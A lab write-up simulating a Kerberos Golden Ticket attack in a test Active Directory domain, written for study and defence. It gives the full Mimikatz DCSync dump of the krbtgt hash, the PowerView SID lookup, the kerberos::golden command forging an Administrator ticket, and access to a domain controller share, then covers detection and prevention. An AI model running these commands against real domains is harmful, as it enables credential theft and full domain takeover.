

**Project:** Golden Ticket Attack – Simulation, Detection & Prevention

**Type:** Lab Project

**Tools Used:** Mimikatz, PowerView.ps1, cmd.exe, klist

**Objective:** Simulate a Golden Ticket attack by forging a Kerberos TGT using the KRBTGT hash. Explore how attackers use forged tickets to impersonate privileged users, and study detection techniques and prevention strategies in Active Directory.

Golden Ticket:


A **Golden Ticket** is a forged Kerberos Ticket Granting Ticket (TGT) that allows an attacker to impersonate **any user in the domain**, including domain admins. The attacker acts as the **Key Distribution Center (KDC)** by creating a fake TGT and signing it using the hash of the **KRBTGT** account, making the ticket trusted across the domain.

Since Kerberos trusts tickets signed by the KRBTGT key, forging a ticket with this hash allows unrestricted access to domain resources. This technique also enables attackers in **child domains** to access **parent domains** within a forest, provided they have privileged access.


Attack:

The attacker first uses the DCSync attack to dump the hash of the krbtgt account. In this lab, the attacker has access to a user account named Rocky, which has replication permissions.

- Replicating Directory Changes
- Replicating Directory Changes All



Spawns a cmd.exe as the Rocky user.



```
C:\Users\bob\Downloads>runas /user:eagle\rocky cmd.exe
Enter the password for eagle\rocky:
Attempting to start cmd.exe as user "eagle\rocky" ...

C:\Users\bob\Downloads>
```

New prompt as Rocky

```
cmd.exe (running as eagle\rocky)
```

Using Mimikatz:

Command: lsadump::dcsync /user:krbtgt

C:\> mimikatz 2.2.0 x64 (oe.eo)

```
Microsoft Windows [Version 10.0.19044.2130]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd ../../../../

C:\>cd Mimikatz

C:\Mimikatz>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /domain:eagle.local /user:krbtgt
[DC] 'eagle.local' will be the domain
[DC] 'DC2.eagle.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 07/08/2022 12.26.54
Object Security ID  : S-1-5-21-1518138621-4282902758-752445584-502
Object Relative ID  : 502

Credentials:
Hash NTLM: db0d0630064747072a7da3f7c3b4069e
```

Creating the ticket:

Creating a Golden Ticket requires:

Getting the domain SID:

The SID is the security identifier of the domain, its to uniquely identify users, objects... in windows. Here the SID+RID will be used to identify the SID(Domain ID)+RID(User ID). Its like saying this User (RID) in this domain (SID).

we extract the domain's **SID** using PowerView:

```
Windows PowerShell
PS C:\Users\bob\Downloads> powershell -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\bob\Downloads> . .\PowerView.ps1
PS C:\Users\bob\Downloads> Get-DomainSID
S-1-5-21-1518138621-4282902758-752445584
```

S-1-5-21-1518138621-4282902758-752445584

We have all the information to create the Golden ticket:

To perform the Golden Ticket attack, we can use Mimikatz with the following arguments:

- /domain: The domain's name.
- /sid: The domain's SID value.
- /rc4: The password's hash of krbtgt.
- /user: The username for which Mimikatz will issue the ticket (Windows 2019 blocks tickets if they are for inexistent users.)
- /id: Relative ID for the user for whom Mimikatz will issue the ticket.
- /ptt: Pass-the-ticket (inject into memory)

Additionally, advanced threat agents mostly will specify values for the /renewmax and /endin arguments, as otherwise, Mimikatz will generate the ticket(s) with a lifetime of 10 years, making it very easy to detect by EDRs:

- /renewmax: The maximum number of days the ticket can be renewed.
- /endin: End-of-life for the ticket.

```

C:\Mimikatz>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /* Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # kerberos::golden /domain:eagle.local /sid:S-1-5-21-1518138621-4282902758-752445584 /rc4:db0d0630064747072a7d
a3f7c3b4069e /user:Administrator /id:500 /renewmax:7 /endin:8 /ptt
User       : Administrator
Domain     : eagle.local (EAGLE)
SID        : S-1-5-21-1518138621-4282902758-752445584
User Id    : 500
Groups Id  : *513 512 520 518 519
ServiceKey : db0d0630064747072a7da3f7c3b4069e - rc4_hmac_nt
Lifetime   : 13/10/2022 06.28.43 ; 13/10/2022 06.36.43 ; 13/10/2022 06.35.43
-> Ticket  : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ eagle.local' successfully submitted for current session

```

Ticket generated and submitted in current cmd session

The SID uniquely identifies the domain, and the RID identifies the specific user in that domain (SID + RID = User SID).

Confirm and Use the Ticket:

Use **klist** to verify that the forged ticket is injected:

```

mimikatz # exit
Bye!

C:\Mimikatz>klist

Current LogonId is 0:0x6d8cb

Cached Tickets: (1)

#0> Client: Administrator @ eagle.local
Server: krbtgt/eagle.local @ eagle.local
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 10/13/2022 6:28:43 (local)
End Time: 10/13/2022 6:36:43 (local)
Renew Time: 10/13/2022 6:35:43 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:

```

Even though the session is under user Rocky, the system now holds a valid TGT for Administrator.

To test access, we connect to a C\$ share (admin-only access):

```
C:\Mimikatz>dir \\dc1\c$
Volume in drive \\dc1\c$ has no label.
Volume Serial Number is 2CD0-9665

Directory of \\dc1\c$

01/09/2022  12.49    <DIR>          PerfLogs
07/08/2022  12.27    <DIR>          Program Files
01/09/2022  05.02    <DIR>          Program Files (x86)
07/08/2022  12.31    <DIR>          Users
30/09/2022  04.21    <DIR>          Windows
               0 File(s)                0 bytes
               5 Dir(s) 45.003.411.456 bytes free
```

Prevention:

Its hard to detect it as its very same process where the KDC creates the ticket the same way the attacker would do to forge the tickets. But we can do a few things like:

- Rest krbgt password periodically and there is a script that can help us with this and its highly recommend by Microsoft. <https://github.com/microsoft/New-KrbtgtKeys.ps1>
- Enable SIDHistory filtering this way the attacker cant get the SID of the privileges user or group that they want to impersonate in the domain to forge the ticket.

Detection:

Golden Ticket attacks are difficult to detect because the forged ticket is:

- Created **off the domain controller**
- Properly signed using the **KRBTGT hash**

Still, detection is possible through behavioral analysis:

### Event Correlation

- **4624 (Successful Logon)** and **4625 (Failed Logon)** can show anomalies.

- Look for high-privileged users logging in from unusual IPs, machines, or at odd hours.
- Monitor logins from non-standard devices (e.g., not a PAW).

Event Properties Event 4624 Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Logon Information:

Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Delegation

New Logon:

Security ID:	EAGLE\Administrator
Account Name:	Administrator
Account Domain:	eagle.local
Logon ID:	0x1D4181
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{76f46441-2072-b710-591b-1ae0adc7a0c0}

Process Information:

Process ID:	0x0
Process Name:	-

Network Information:

Workstation Name:	-
Source Network Address:	172.16.18.25
Source Port:	56211

Logon event generated by Golden Ticket appears normal.

Correlate to detect abnormal behavior

## TGT/TGS Correlation

- No event is logged for the creation of a forged TGT (because it's not created by the DC).
- However, the use of a **TGS (Event ID 4769)** for a user **without a prior TGT request** can be suspicious.
- It's noisy but can be filtered and correlated with known login patterns.

Event 4769, Microsoft Windows security auditing.

General Details

A Kerberos service ticket was requested.

Account Information:

Account Name:	Administrator@eagle.local
Account Domain:	eagle.local
Logon GUID:	{3c6ed6ab-5fa8-6970-42fe-302018cc30a0}

Service Information:

Service Name:	DC1\$
Service ID:	EAGLE\DC1\$

Network Information:

Client Address:	::ffff:172.16.18.25
Client Port:	56212

Additional Information:

Ticket Options:	0x40810000
Ticket Encryption Type:	0x12
Failure Code:	0x0
Transited Services:	-

Correlate to detect abnormal behavior

Note:

If an Active Directory forest has been compromised, we need to reset all users' passwords and revoke all certificates, and for krbtgt, we must reset its password twice (in every domain). The password history value for the krbtgt account is 2. Therefore it stores the two most recent passwords. By resetting the password twice, we effectively clear any old passwords from the history, so there is no way another DC will replicate this DC by using an old password. However, it is recommended that this password reset occur at least 10 hours apart from each other (maximum user ticket lifetime); otherwise, expect some services to break if done in a shorter period.